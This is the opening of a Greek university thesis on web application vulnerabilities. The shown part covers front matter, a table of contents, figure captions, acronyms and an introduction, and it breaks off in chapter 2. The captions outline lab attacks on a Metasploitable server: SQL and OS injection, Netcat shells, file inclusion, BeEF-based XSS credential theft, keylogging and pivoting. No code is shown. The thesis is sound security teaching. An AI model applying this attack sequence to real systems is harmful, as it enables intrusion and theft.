Ελληνικό Μεσογειακό Πανεπιστήμιο

Τμήμα Ηλεκτρολόγων Μηχανικών και Μηχανικών Υπολογιστών

Πρόγραμμα Σπουδών Μηχανικών Πληροφορικής Τ.Ε.

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

Τίτλος: Ευπάθειες σε Web Applications

Τζοβαεράκης Ανδρέας (Α.Μ. 3030)

Επιβλέπων εκπαιδευτικός: Παναγιωτάκης Σπυρίδων

Ηράκλειο 2020

Hellenic Mediterranean University
Department of Electrical and Computer Engineering
Curriculum Informatics Engineering T.I.

THESIS

Title: Web Applications Vulnerabilities

Tzovaerakis Andreas (A.M. 3030)

Supervising teacher: Panagiotakis Spiridon

Ηράκλειο 2020

Υπεύθυνη Δήλωση

Βεβαιώνω ότι είμαι ο συγγραφέας αυτής της πτυχιακής εργασίας και έχω αναφέρει τις πηγές τις οποίες χρησιμοποίησα για τη συγκέντρωση των πληροφοριών. Επίσης, η πτυχιακή αυτή εργασία συντάχθηκε για τις απαιτήσεις του προγράμματος σπουδών του Τμήματος Μηχανικών Πληροφορικής του Ελληνικού Μεσογειακού Πανεπιστημίου.

Ευχαριστίες

Θα ήθελα να ευχαριστήσω τους γονείς μου για την υποστήριξη που μου παρείχαν αυτά τα χρόνια, είτε οικονομική είτε ψυχολογική. Επίσης να ευχαριστήσω των καθηγητή μου κ. Παναγιωτάκη Σπυρίδων για την καθοδήγηση και την κατανόησή του όλο αυτό το διάστημα και για την άψογη συνεργασία που είχαμε.

Abstract

In this thesis we research the most common vulnerabilities that exist and how to prevent these exploits from happening. Also, what other exploits can be used after a hacker has access to a system. We will analyze the vulnerabilities, how often they appear, what can you gain from exploiting them. And then we will do some tests through virtual machines inside our virtual network using the Oracle VM VirtualBox tool. The OS (Operating System) that runs on the machines are the Kali Linux for the attacking system, Windows 10 and Ubuntu Linux (without a GUI – Graphical User Interface) for the client machine and the server machine that has the web applications.

Keywords: owasp top 10, injection, broken authentication, broken access control, security misconfiguration, cross site scripting, known vulnerabilities

Περίληψη

Σκοπός αυτής της πτυχιακής εργασίας είναι η διερεύνηση των τρόπων που γίνονται οι πιο συχνές επιθέσεις σε διαδικτυακές εφαρμογές αλλά και τι άλλες δυνατότητες που υπάρχουν από τη στιγμή που αποκτήσουμε πρόσβαση σε ένα σύστημα. Θα αναλύσουμε τη θεωρία τους και έπειτα θα κάνουμε δοκιμές πάνω σε εικονικά μηχανήματα τα οποία συνδέονται μεταξύ τους σε ένα εικονικό δίκτυο στημένο με το πρόγραμμα της Oracle, VirtualBox. Τα λειτουργικά συστήματα που θα τρέχουν στα εικονικά μηχανήματα είναι, Kali Linux για το μηχάνημα που θα εκτελεί τις επιθέσεις, Windows 10 και Ubuntu Linux χωρίς γραφικό περιβάλλον που θα είναι το μηχάνημα του χρήστη και ο server των διαδικτυακών εφαρμογών.

Λέξεις-κλειδιά: owasp top 10, injection, broken authentication, broken access control, security misconfiguration, cross site scripting, known vulnerabilities

Πίνακας Περιεχομένων

Πίνακας Εικόνων ..... - 10 -
Ακρωνύμια ..... - 13 -
Κεφάλαιο 1 ..... - 15 -
Εισαγωγή ..... - 15 -
1.1 Σύνοψη ..... - 15 -
1.2 Κίνητρο για την Διεξαγωγή της Εργασίας – Στόχοι ..... - 15 -
1.3 Δομή Εργασίας ..... - 17 -
Κεφάλαιο 2 ..... - 18 -
Διαδίκτυο και Διαδικτυακές Εφαρμογές ..... - 18 -
2.1 Εισαγωγή στο Διαδίκτυο ..... - 18 -
2.2 Παγκόσμιος Ιστός ..... - 18 -
2.2.1 Πρωτόκολλο HTTP ..... - 18 -
2.2.2 Γλώσσες προγραμματισμού ..... - 19 -
2.3 Διακομιστής ..... - 20 -
2.4 Βάση Δεδομένων ..... - 20 -
2.5 Διαδικτυακές Εφαρμογές ..... - 21 -
2.5.1 Τι είναι Ευπάθεια ..... - 21 -
2.5.2 Ασφάλεια ..... - 24 -
2.6 Hacking ..... - 24 -
2.6.1 Ιστορία του Hacking ..... - 24 -
2.6.2 Κατηγορίες των Hackers ..... - 25 -
2.7 Κατηγορίες Επιθέσεων ..... - 26 -
Κεφάλαιο 3 ..... - 28 -
Ανάλυση Ευπαθειών και αντίστοιχων Επιθέσεων ..... - 28 -
3.1 OWASP Top 10 ..... - 28 -
3.1.1 Injection ..... - 29 -
3.1.2 Broken Authentication ..... - 30 -
3.1.3 Broken Access Control ..... - 32 -
3.1.4 Security Misconfiguration ..... - 33 -
3.1.5 Cross Site Scripting (XSS) ..... - 34 -
3.1.6 Using Components with Known Vulnerabilities ..... - 36 -
Κεφάλαιο 4 ..... - 37 -
Σχεδιασμός Επιθέσεων και Εργαλεία Λογισμικού ..... - 37 -
4.1 Ανάλυση Τοπολογίας ..... - 37 -

4.2 Ανάλυση Διακομιστή (Metasploitable) ..... - 38 -
4.3 Ανάλυση Μηχανήματος Χρήστη ..... - 39 -
4.4 Ανάλυση Μηχανήματος Επιθέσεων ..... - 40 -
4.4.1 Προγράμματα στα Kali Linux ..... - 40 -
4.4.2 Συγκέντρωση Πληροφοριών ..... - 43 -
Κεφάλαιο 5 ..... - 48 -
Υλοποίηση Επιθέσεων ..... - 48 -
5.1 Δοκιμές Εκμετάλλευσης Ευπαθειών ..... - 48 -
5.2 Injection ..... - 48 -
5.2.1 SQL Injection ..... - 48 -
5.2.2 OS Injection ..... - 63 -
5.3 Broken Authentication ..... - 65 -
5.4 Broken Access Control ..... - 67 -
5.4.1 Local File Inclusion ..... - 67 -
5.4.2 Remote File Inclusion ..... - 68 -
5.5 Security Misconfiguration ..... - 69 -
5.5.1 Error Handling ..... - 69 -
5.5.2 Directory Listing ..... - 70 -
5.5.3 Misconfiguration ..... - 72 -
5.6 Cross Site Scripting (XSS) ..... - 74 -
5.6.1 Reflected XSS ..... - 74 -
5.6.2 Stored XSS ..... - 75 -
5.7 Using Components With Known Vulnerabilities ..... - 81 -
5.8 Post Exploitation ..... - 87 -
5.8.1 Key Logging ..... - 87 -
5.8.2 Pivoting ..... - 89 -
Κεφάλαιο 6 ..... - 91 -
Τρόποι Αντιμετώπισης Ευπαθειών ..... - 91 -
6.1 Header Ασφαλείας του HTTP ..... - 91 -
6.2 Injection ..... - 93 -
6.3 Broken Authentication ..... - 95 -
6.4 Broken Access Control ..... - 96 -
6.5 Security Misconfiguration ..... - 98 -
6.6 Cross Site Scripting (XSS) ..... - 99 -
6.7 Using Components with Known Vulnerabilities ..... - 100 -

6.8 Αυτοματοποιημένοι Έλεγχοι ..... - 101 -
Κεφάλαιο 7 ..... - 104 -
Συμπεράσματα ..... - 104 -
Αναφορές ..... - 105 -

Πίνακας Εικόνων

Εικόνα 1. Επικοινωνία των διάφορων στοιχείων που χρησιμοποιεί μία διαδικτυακή εφαρμογή και πιθανές επιθέσεις ..... - 23 -
Εικόνα 2. Risk Factors ..... - 29 -
Εικόνα 3. Γενική τοπολογία ..... - 37 -
Εικόνα 4. VirtualBox ..... - 38 -
Εικόνα 5. Metasploitable (Server) ..... - 39 -
Εικόνα 6. Windows (Client) ..... - 39 -
Εικόνα 7. Kali Linux ..... - 40 -
Εικόνα 8. Δοκιμή Dirb ..... - 41 -
Εικόνα 9. Δοκιμή Knockpy ..... - 41 -
Εικόνα 10. Burp Suite ..... - 42 -
Εικόνα 11. BeEF preview ..... - 43 -
Εικόνα 12. Whois Lookup server details ..... - 44 -
Εικόνα 13. Whois Lookup ..... - 44 -
Εικόνα 14. Netcraft section with technologies of the site ..... - 45 -
Εικόνα 15. Netcraft section with technologies of the site ..... - 45 -
Εικόνα 16. Robtex preview ..... - 46 -
Εικόνα 17. Σάρωση στόχου 10.0.2.5 με Nmap ..... - 47 -
Εικόνα 18. ZAP preview ..... - 47 -
Εικόνα 19. Τοπολογία δικτύου των επιθέσεων ..... - 48 -
Εικόνα 20. Web Application ..... - 49 -
Εικόνα 21. Δημιουργία χρήστη στην εφαρμογή ..... - 49 -
Εικόνα 22. Εμφάνιση error για λάθος σύνταξη SQL ..... - 50 -
Εικόνα 23. Δοκιμή για είσοδο με SQL Injection ..... - 51 -
Εικόνα 24. Επιτυχής είσοδος ..... - 51 -
Εικόνα 25. Δοκιμή για είσοδο με σωστό κωδικό και false statement ..... - 52 -
Εικόνα 26. Δοκιμή για είσοδο με λάθος κωδικό ή true statement ..... - 52 -
Εικόνα 27. Δοκιμή για SQL Injection σε username ..... - 53 -
Εικόνα 28. Επιτυχής είσοδο χωρίς γνώση κωδικού ..... - 53 -
Εικόνα 29. Δοκιμή για SQL Injection από URL παράμετρο ..... - 54 -
Εικόνα 30. Error λόγω ανύπαρκτης στήλης στο order by ..... - 54 -
Εικόνα 31. Έλεγχος για το ποιες στήλες εμφανίζονται ..... - 55 -
Εικόνα 32. Εμφάνισει πληροφοριών μέσω συναρτήσεων ..... - 56 -
Εικόνα 33. Λεπτομέρειες για τον πίνακα Information_schema ..... - 56 -
Εικόνα 34. Εμφάνιση των ονομάτων των table στη db owasp10 ..... - 57 -
Εικόνα 35. Accounts table column names ..... - 57 -
Εικόνα 36. Εγγραφές στο accounts ..... - 57 -
Εικόνα 37. Αρχείο /etc/passwd ..... - 58 -
Εικόνα 38. Εκτέλεση SQL κώδικα για αποθήκευση αρχείου στο διακομιστή ..... - 59 -
Εικόνα 39. Σύνδεση με διακομιστή ..... - 59 -
Εικόνα 40. Εντολή για χρήση SQLmap ..... - 60 -
Εικόνα 41. Αποτελέσματα SQLmap ..... - 60 -
Εικόνα 42. Αποτελέσματα SQLmap ..... - 60 -
Εικόνα 43. Αποτελέσματα SQLmap ..... - 61 -
Εικόνα 44. Δοκιμές εντολών για SQL injection από το SQLmap ..... - 61 -
Εικόνα 45. Δοκιμές εντολών για SQL injection από το SQLmap ..... - 62 -

Εικόνα 46. Δοκιμές εντολών για SQL injection από το SQLmap ..... - 63 -
Εικόνα 47. Εκτέλεση ping μέσα από την διαδικτυακή εφαρμογή ..... - 64 -
Εικόνα 48. Εισαγωγή OS Injection στην διαδικτυακή εφαρμογή ..... - 64 -
Εικόνα 49. Σύνδεση με Netcat από OS Injection ..... - 65 -
Εικόνα 50. Είσοδος χρήστη andreas ..... - 65 -
Εικόνα 51. Χρήση proxy για έλεγχο των headers ..... - 66 -
Εικόνα 52. Αλλαγή του id από 73 σε 1 ..... - 66 -
Εικόνα 53. Είσοδος με τον λογαριασμό του διαχειριστή ..... - 66 -
Εικόνα 54. Δοκιμές για File Inclusion ..... - 67 -
Εικόνα 55. Εμφάνιση σφάλματος από λάθος request URL ..... - 67 -
Εικόνα 56. Ανάγνωση αρχείου στον κατάλογο /etc/passwd ..... - 68 -
Εικόνα 57. Κώδικας PHP για Netcat σύνδεση ..... - 68 -
Εικόνα 58. Άνοιγμα αρχείου για εκτέλεση ..... - 69 -
Εικόνα 59. Σύνδεση με Netcat στον διακομιστή ..... - 69 -
Εικόνα 60. Πληροφορίες για τον server, την IP και την πόρτα που τρέχει ..... - 69 -
Εικόνα 61. Αποτελέσματα του Dirb ..... - 70 -
Εικόνα 62. Αποτελέσματα του Dirb ..... - 70 -
Εικόνα 63. Αποτελέσματα του Dirb ..... - 71 -
Εικόνα 64. Directory Listing 1 ..... - 71 -
Εικόνα 65. Directory Listing 2 ..... - 72 -
Εικόνα 66. Zenmap αποτελέσματα, ftp service ..... - 72 -
Εικόνα 67. Σύνδεση με FTP client ..... - 73 -
Εικόνα 68. Zenmap αποτελέσματα, services ..... - 73 -
Εικόνα 69. Αναζήτηση Google για port 512 ..... - 73 -
Εικόνα 70. Σύνδεση με το netkit-rsh ..... - 73 -
Εικόνα 71. Τοπολογία δικτύου για XSS ..... - 74 -
Εικόνα 72. Δοκιμή πεδίου ..... - 74 -
Εικόνα 73. Είσοδος JavaScript κώδικα ..... - 75 -
Εικόνα 74. Αποτελέσματα XSS ..... - 75 -
Εικόνα 75. URL σελίδας με XSS ..... - 75 -
Εικόνα 76. Καταγραφή σχολίου από το μηχάνημα με τα Kali Linux ..... - 76 -
Εικόνα 77. Εμφάνιση σχολίων από το Windows μηχάνημα ..... - 76 -
Εικόνα 78. Άνοιγμα σελίδας από Windows και αλλαγή Header ..... - 77 -
Εικόνα 79. Άνοιγμα σελίδας με το νέο JavaScript κώδικα ..... - 77 -
Εικόνα 80. Windows hooked to BeEF ..... - 78 -
Εικόνα 81. Άνοιγμα web κάμερας με το BeEF ..... - 78 -
Εικόνα 82. Είσοδος επιπλέον JavaScript κώδικα από το BeEF ..... - 78 -
Εικόνα 83. Αποτέλεσμα εντολής alert του BeEF ..... - 79 -
Εικόνα 84. Εκτέλεση SpyderEye για screenshot ..... - 79 -
Εικόνα 85. Χρήση Pretty Theft για τη σελίδα του Facebook ..... - 79 -
Εικόνα 86. Είσοδος στοιχείων για επανασύνδεση στο fake Facebook ..... - 80 -
Εικόνα 87. Εμφάνιση αποτελεσμάτων στο BeEF ..... - 80 -
Εικόνα 88. Χρήση της λειτουργίας Fake Notification Bar ..... - 80 -
Εικόνα 89. Εμφάνιση ενημέρωσης για το Google Chrome ..... - 81 -
Εικόνα 90. Πληροφορίες απομακρυσμένου συστήματος ..... - 81 -
Εικόνα 91. Χρήση της λειτουργίας Get Cookie ..... - 81 -
Εικόνα 92. Πληροφορίες για την backdoor από το Google ..... - 82 -

Εικόνα 93. Πληροφορίες για την ευπάθεια από το Rapid7 ..... - 82 -
Εικόνα 94. Πληροφορίες για την ευπάθεια από το Rapid7 ..... - 82 -
Εικόνα 95. Σύνδεση μέσω της backdoor του FTP ..... - 83 -
Εικόνα 96. Zenmap αποτελέσματα, services ..... - 83 -
Εικόνα 97. Πληροφορίες στο Google για την ευπάθεια του Samba ..... - 83 -
Εικόνα 98. Πληροφορίες στο Rapid7 του username map script ..... - 84 -
Εικόνα 99. Χρήση usermap_script ευπάθεια ..... - 84 -
Εικόνα 100. Εμφάνιση των payloads του Metasploit ..... - 85 -
Εικόνα 101. Payload 1 ..... - 85 -
Εικόνα 102. Payload 2 ..... - 85 -
Εικόνα 103. Χρήση usermap_script ευπάθεια ..... - 86 -
Εικόνα 104. Χρήση usermap_script ευπάθεια ..... - 86 -
Εικόνα 105. Σύνδεση με usermap_script ευπάθεια ..... - 87 -
Εικόνα 106. Δοκιμές με το Key Logger ..... - 88 -
Εικόνα 107. Χρήση της εντολής screenshot ..... - 88 -
Εικόνα 108. Τοπολογία δικτύου για Pivoting ..... - 89 -
Εικόνα 109. Δείγμα των reverse shell ..... - 89 -
Εικόνα 110. Λειτουργία autoroute του Metasploit ..... - 90 -
Εικόνα 111. Σύνδεση στο απομακρυσμένο δίκτυο ..... - 90 -
Εικόνα 112. HTTP Header ..... - 91 -
Εικόνα 113. Λειτουργία του CSP ..... - 92 -
Εικόνα 114. Λειτουργία του HSTS ..... - 92 -
Εικόνα 115. Αρχείο php.ini του διακομιστή ..... - 97 -
Εικόνα 116. Το JavaScript κώδικα που τρέχει η σελίδα ..... - 99 -
Εικόνα 117. PHP script για τεχνική escaping ..... - 99 -
Εικόνα 118. Αποτελέσματα Nexpose ..... - 101 -
Εικόνα 119. Στόχος που έγινε έλεγχος ..... - 102 -
Εικόνα 120. Ευπάθειες που ανακάλυψε ..... - 102 -
Εικόνα 121. Που υπάρχει η συγκεκριμένη ευπάθεια ..... - 103 -
Εικόνα 122. Λεπτομέρειες ευπάθειεας και τρόποι αντιμετώπισης ..... - 103 -

Ακρωνύμια

API – Application Programming Interface

ARP – Address Resolution Protocol

ARPA – Advanced Research Projects Agency

BeEF – Browser Exploitation Framework

CGI – Common Gateway Interface

CORS – Cross-Origin Resource Sharing

CSP – Content Security Policy

CSRF – Cross-site Request Forgery

CSS – Cascading Style Sheets

CSV – Comma-Separated Values

DAST – Dynamic Application Security Testing

DDoS – Distributed Denial of Service

DNS – Domain Name Service

DVWA – Damn Vulnerable Web Application

FTP – File Transfer Protocol

GUI – Graphical User Interface

HSTS – HTTP Strict Transport Security

HTML – Hypertext Markup Language

HTTP – Hypertext Transfer Protocol

HTTPS – Hypertext Transfer Protocol Secure

IDOR – Insecure Direct Object References

IDS – Intrusion Detection System

IoT – Internet of Things

IP – Internet Protocol

IPS – Intrusion Prevention System

JS – JavaScript

LDAP – Lightweight Directory Access Protocol

MIME – Multipurpose Internet Mail Extensions

MIT – Massachusetts Institute of Technology

MITM – Man In The Middle

NSF – National Science Foundation

OS – Operating System

OWASP – Open Web Application Security Project

PHP – PHP: Hypertext Preprocessor

SAST – Static Application Security Testing

SQL – Structured Query Language

SSH – Secure Shell

SSL – Secure Socket Layer

TCP – Transmission Control Protocol

TLS – Transport Layer Security

URL – Uniform Resource Locator

VM – Virtual Machine

XML – Extensible Markup Language

XSS – Cross Site Scripting

ZAP – Zed Attack Proxy

Κεφάλαιο 1

Εισαγωγή

1.1 Σύνοψη

Στην παρούσα πτυχιακή εργασία θα μελετήσουμε τις ευπάθειες των διαδικτυακών εφαρμογών και ποιες μπορεί να είναι οι συνέπειες για τους χρήστες ή για την επιχείρηση που ανήκει η εφαρμογή. Αφού πρώτα αναλύσουμε τα τρωτά σημεία των εφαρμογών, θα σχεδιάσουμε ένα εικονικό δίκτυο και θα υλοποιήσουμε τις πιο συχνές επιθέσεις που γίνονται στις μέρες μας.

Συγκεκριμένα για την σχεδίαση του δικτύου θα χρησιμοποιήσουμε την εφαρμογή VirtualBox της Oracle. Θα χρειαστούμε συνολικά τέσσερα εικονικά μηχανήματα. Τα δύο που θα τρέχουν λειτουργικό σύστημα Kali Linux θα χρησιμοποιηθούν το ένα για την υλοποίηση των επιθέσεων και το άλλο για τη δρομολόγηση των πακέτων ανάμεσα στα δύο δίκτυα. Το τρίτο μας εικονικό μηχάνημα θα τρέχει σε Ubuntu Linux χωρίς γραφικό περιβάλλον και θα περιέχει τις διαδικτυακές εφαρμογές στις οποίες θα δοκιμάσουμε τις επιθέσεις. Οι εφαρμογές αυτές είναι γραμμένες σε κώδικα HTML (Hypertext Markup Language), CSS (Cascading Style Sheets), PHP και JavaScript. Επίσης η επικοινωνία με την βάση δεδομένων γίνεται σε γλώσσα MySQL. Το τέταρτο εικονικό μηχάνημα θα τρέχει σε Windows 10 και θα αντιπροσωπεύει τον υπολογιστή ενός απλού χρήστη.

1.2 Κίνητρο για την Διεξαγωγή της Εργασίας – Στόχοι

Το Διαδίκτυο δεν σχεδιάστηκε από την αρχή για να είναι ασφαλές. Η ιδέα του ξεκίνησε ως ένα μέσο αποθήκευσης και ανάγνωσης πληροφοριών, για γρήγορη ανταλλαγή των γνώσεων αυτών στην επιστημονική κοινότητα. Τα εύσημα για το αρχικό πρωτόκολλο HTTP (Hypertext Transfer Protocol), το HTML, οι απαραίτητες τεχνολογίες για τη λειτουργία των web server και ενός απλού HTML περιηγητή έχουν δοθεί στον Tim Berner-Lee και στην ομάδα του στο CERN, όπου έπειτα μετονομάστηκε σε Παγκόσμιο Ιστό. Ο Παγκόσμιος Ιστός ξεκινάει με την έκδοση HTTP V0.9 και μοναδική μέθοδο την GET, για τα αιτήματα προς τον server, με απαντήσεις μόνο της μορφής HTML. Οι ρυθμίσεις ασφαλείας που υπάρχουν στις μέρες μας μπήκαν σταδιακά ως επιπλέον χαρακτηριστικά [1].

Στις μέρες μας όμως το Διαδίκτυο δεν το χρησιμοποιούμε μόνο για ανταλλαγή απόψεων σε επιστημονικά θέματα, έχει μπει πλήρως στην καθημερινότητά μας. Πλέον μπορεί να χρησιμοποιηθεί ως μέσο κοινωνικής δικτύωσης, διαδικτυακές αγορές διαφόρων αγαθών, οικονομικές συναλλαγές και άλλα. Οι χρήστες που έχουν πρόσβαση στις εφαρμογές για την εκτέλεση των παραπάνω λειτουργιών δεν έχουν πάντα καλές προθέσεις και οι εφαρμογές δεν είναι πάντα ασφαλείς. Μία εφαρμογή μπορεί να διαθέτει κενά ασφαλείας τα οποία έχουν δημιουργηθεί είτε μέσω κάποιου ελαττώματος ή κάποιου σφάλματος στον κώδικα ροής της. Κακόβουλοι χρήστες μπορούν να

εκμεταλλευτούν τα κενά ασφαλείας μιας εφαρμογής για προσωπικό όφελος. Καθημερινά οι εφαρμογές και η πολυπλοκότητά τους αυξάνονται με μεγάλο ρυθμό και οι κακόβουλοι χρήστες θα κάνουν τα πάντα για να ανακαλύψουν τα τρωτά τους σημεία. Για να σταματήσουμε τους χρήστες αυτούς πρέπει να ενημερώνουμε και να αναβαθμίζουμε διαρκώς τις διαδικτυακές εφαρμογές μας [2].

Μία από τις τελευταίες έρευνες που είχαν γίνει έδειξε ότι ενώ καθημερινά αναπτύσσονται τρόποι αντιμετώπισης των διαδικτυακών επιθέσεων, υπάρχει ακόμα ένα μεγάλο κενό ασφαλείας για να καταφέρουμε να καλύψουμε όλες τις απειλές που υπάρχουν. Η έρευνα αυτή αναφέρει ότι το 2016 το 95% από τις παραβιάσεις δεδομένων προήλθε μόνο από τρεις κλάδους, της κυβέρνησης, της λιανικής πώλησης και της τεχνολογίας. Αυτό δεν συνέβη επειδή αυτοί οι κλάδοι είναι πιο ευάλωτοι αλλά επειδή είναι δημοφιλείς στο να έχουν πολλά δεδομένα σχετικά με προσωπικές πληροφορίες ανθρώπων. Ένα άλλο κομμάτι που έθιξε η έρευνα είναι η συχνότητα των επιθέσεων από κακόβουλους χρήστες. Υπάρχει μία επίθεση κάθε τριάντα εννέα δευτερόλεπτα σε υπολογιστές με πρόσβαση στο Διαδίκτυο, επιπροσθέτως οι κωδικοί που χρησιμοποιούνται σε λογαριασμούς χρηστών κάνει ακόμα πιο εύκολη την δουλειά των κακόβουλων χρηστών μιας και δεν είναι καθόλου ασφαλείς. Τα στατιστικά έδειξαν ότι σχεδόν οι μισές επιθέσεις αφορούν μικρές επιχειρήσεις με ποσοστό 43%. Από αυτές τις επιχειρήσεις το 64% έπεσε θύμα μέσω ευπαθειών από διαδικτυακές εφαρμογές, ένα 62% υπέστη phishing και social engineering επιθέσεις, 59% από τις επιχειρήσεις δεχτήκαν επίθεση μέσω κακόβουλου λογισμικού και 51% από αυτές βίωσαν επίθεση άρνηση εξυπηρέτησης (DDoS – Distributed Denial of Service) [3].

Ένας μέσος όρος κόστους που έχει η κάθε παραβίαση δεδομένων ανέρχεται στα 3.9 εκατομμύρια δολάρια εκτός από την δυσφήμιση που μπορεί να έχει μία τέτοια εταιρεία. Η έρευνα έδειξε ότι η πανδημία που υπάρχει στις μέρες μας επηρέασε αρνητικά και το ηλεκτρονικό έγκλημα, καθώς αναφορά από το FBI στην Αμερική δείχνει αύξηση των ηλεκτρονικών εγκλημάτων κατά 300%. Τα τελευταία τρία χρόνια, σχεδόν όλοι οι οργανισμοί υγείας έχουν δεχτεί επιθέσεις παραβιάζοντας τα δεδομένα τους, με το 57% από αυτούς τους οργανισμούς να έχουν δεχτεί περισσότερες από 5 φορές μέσα στην ίδια χρονική περίοδο. Βάση την έρευνα αυτή ο καλύτερος τρόπος αντιμετώπισης των phishing επιθέσεων είναι η ανθρώπινη κατανόηση και νοημοσύνη, μιας και η επίθεση αυτή αφορά τη συμπεριφορά του χρήστη. Με όλο αυτό το κενό που υπάρχει στην ασφάλεια οι επιχειρήσεις πρέπει να αλλάξουν τον τρόπο που χειρίζονται τη διαδικτυακή ασφάλεια, σε αυτή την αλλαγή προβλέπεται η δαπάνη 6 τρισεκατομμυρίων δολαρίων από τις επιχειρήσεις παγκοσμίως έως το τέλος του 2021. Το κενό ασφαλείας που υπάρχει μπορεί να οδηγήσει σε τρομερές επιπτώσεις, αν αναλογιστεί κανείς ότι το Διαδίκτυο των πραγμάτων (IoT – Internet of Things) έχει ενώσει 31 δισεκατομμύρια συσκευές και υπολογίζεται να πάει στα 75 δισεκατομμύρια μέχρι το 2025 [3].

Παρόλα αυτά οι περισσότεροι χρήστες θεωρούν δεδομένο ότι οι διαδικτυακές εφαρμογές που χρησιμοποιούν είναι πάντα ασφαλής και δεν προσέχουν, με αποτέλεσμα τον 95% των παραβιάσεων να αφορά λάθος χειρισμό από τον άνθρωπο. Επίσης περισσότερο από το 77% των επιχειρήσεων δεν έχουν κάποιο σχέδιο αντιμετώπισης διαδικτυακών επιθέσεων, παρόλο που περισσότερες από τις μισές αναφέρουν ότι έχουν δεχτεί επίθεση τους τελευταίους δώδεκα μήνες και σε πολλές μπορεί να έχει πάρει περισσότερο από εξάμηνο για να το ανακαλύψουν. Σε αυτές τις εταιρείες έχει παρατηρηθεί πτώση των μετοχών τους κατά 7.27% μόλις μαθευτεί ότι υπήρχε παραβίαση. Τέλος η έρευνα αναφέρει ότι μέχρι το τέλος του 2021 οι επιθέσεις στο διαδίκτυο θα έχουν ανέβει στα 6 τρισεκατομμύρια και οι κενές θέσεις εργασίας για την ασφάλεια του διαδικτύου θα έχουν φτάσει στα 4 εκατομμύρια [3].

Ο στόχος της πτυχιακής εργασίας είναι να αναλύσουμε μερικές από τις τεχνολογίες που χρησιμοποιούν οι διαδικτυακές εφαρμογές για να τρέξουν, όπως πρωτόκολλα (HTTP/HTTPS – Hypertext Transfer Protocol Secure), γλώσσες προγραμματισμού (HTML, PHP, JavaScript κλπ.).

και διάφορες άλλες υπηρεσίες. Να αναλύσουμε τις ευπάθειες που μπορεί να διαθέτουν αυτές οι τεχνολογίες, ώστε να δημιουργούν κενά ασφαλείας στις διαδικτυακές εφαρμογές. Μέσω σχημάτων θα μιλήσουμε για το πως υλοποιείται μία επίθεση και ποιες είναι οι οντότητες που παίρνουν μέρος σε αυτή. Θα αναλύσουμε τον ρόλο του κακόβουλου χρήστη, του απλού χρήστη και του διακομιστή είτε ως μία διαδικτυακή εφαρμογή που τρέχει σε αυτόν, είτε ως υπολογιστή συνδεδεμένο στο Διαδίκτυο. Θα δούμε τι εργαλεία χρειάζεται ένα κακόβουλος χρήστης για να μπορέσει να εκτελέσει τις επιθέσεις του, και τι εργαλεία μπορούν να βοηθήσουν ένα χρήστη, ο οποίος θα έχει κυρίως ρόλο διαχειριστή ή προγραμματιστή. Για να το καταφέρουμε αυτό θα χρησιμοποιήσουμε VMs (Virtual Machines) τα οποία θα μας βοηθήσουνε να δημιουργήσουμε εικονικά δίκτυα και να ρυθμίσουμε τα μηχανήματα τα οποία θα αναπαραστήσουν τον κακόβουλο χρήστη, τον διακομιστή και ένα απλό χρήστη. Όλα αυτά θα τα παραθέσουμε μέσω εικόνων για να φαίνονται τα βήματα των επιθέσεων και τα εργαλεία που χρησιμοποιήθηκαν ή που μπορούν να χρησιμοποιηθούν ανάλογα το σενάριο που βρισκόμαστε.

1.3 Δομή Εργασίας

Η παρούσα πτυχιακή εργασία είναι δομημένη σε επτά κεφάλαια. Ξεκινώντας το πρώτα κεφάλαιο με την εισαγωγή, αναφερόμενοι στη σύνοψη του θέματος της εργασίας, καθώς και στο κίνητρο διεξαγωγής της, το οποίο είναι η πληθώρα των επιθέσεων που υπάρχουν μαζί με τις σοβαρές επιπτώσεις που μπορεί να ακολουθήσουν.

Στο δεύτερο κεφάλαιο θα γίνει αναφορά στο Διαδίκτυο και στις τεχνολογίες που χρησιμοποιούνται για τη λειτουργία του Παγκόσμιου Ιστού. Θα δούμε τι είναι μία διαδικτυακή εφαρμογή, τι είναι οι ευπάθειες και πως δημιουργούνται στις διαδικτυακές εφαρμογές. Θα αναφέρουμε τους όρους hacking και hacker και τις κατηγορίες τους. Και θα κλείσουμε το κεφάλαιο αναλύοντας τις δύο βασικές κατηγορίες των επιθέσεων.

Στο τρίτο κεφάλαιο θα μιλήσουμε για τον οργανισμό OWASP (Open Web Application Security Project) που σκοπός του είναι η έρευνα και η βελτίωση της ασφάλειας στις διαδικτυακές εφαρμογές. Επίσης περιλαμβάνονται αναλυτικότερα μερικές από τις πιο συχνές ευπάθειες των διαδικτυακών εφαρμογών βάση την έρευνα του οργανισμού OWASP.

Στο τέταρτο κεφάλαιο παρουσιάζονται αναλυτικά οι οντότητες που παίρνουν μέρος σε μία επίθεση, τι λογισμικά χρησιμοποιεί το κάθε μηχάνημα και τα εργαλεία που χρησιμοποιήθηκαν για την ανάλυση και τις δοκιμές των επιθέσεων.

Στο πέμπτο κεφάλαιο θα δείξουμε βήμα προς βήμα τις εκμεταλλεύσεις των ευπαθειών που έγιναν στο διακομιστή Metasploitable, μέσω εικόνων.

Στο έκτο κεφάλαιο γίνεται αναφορά σε τρόπους αντιμετώπισης των επιθέσεων που στοχεύουν στα ελαττώματα των διαδικτυακών εφαρμογών, μέσω διάφορων ρυθμίσεων ή αλλαγή του κώδικα. Όπως και στη χρήση αυτοματοποιημένων εργαλείων για την ανακάλυψή τους.

Και τέλος στο έβδομο κεφάλαιο αναφερόμαστε στα συμπεράσματα που καταλήξαμε από την διεξαγωγή της έρευνάς μας.

Κεφάλαιο 2

Διαδίκτυο και Διαδικτυακές Εφαρμογές

2.1 Εισαγωγή στο Διαδίκτυο

Πριν ξεκινήσουμε την ανάλυση των ευπαθειών στις διαδικτυακές εφαρμογές, αξίζει να αναφερθούμε με λίγα λόγια για το πως ξεκίνησε το διαδίκτυο. Αρχικά το διαδίκτυο αποτελείται από διαφορετικά δίκτυα τα οποία χρησιμοποιούν κοινά πρωτόκολλα και παρέχουν διάφορες υπηρεσίες. Το πρώτο υποδίκτυο ονομαζόταν ARPANET (Advanced Research Projects Agency Network) και ξεκίνησε ως ερευνητικό πρόγραμμα της Υπηρεσίας Προηγμένων Ερευνητικών Έργων (ARPA), ενός οργανισμού των Ηνωμένων Πολιτειών της Αμερικής. Βλέποντας το τεράστιο αντίκτυπο που είχε το ARPANET, το Εθνικό Ίδρυμα Επιστημών (NSF – National Science Foundation) των Η.Π.Α. αποφάσισε να δημιουργήσει ένα δίκτυο κορμού για να συνδέσει τα έξι κέντρα υπερυπολογιστών του, μιας και για να έχει πρόσβαση κάποιο πανεπιστήμιο στο ARPANET χρειαζόταν 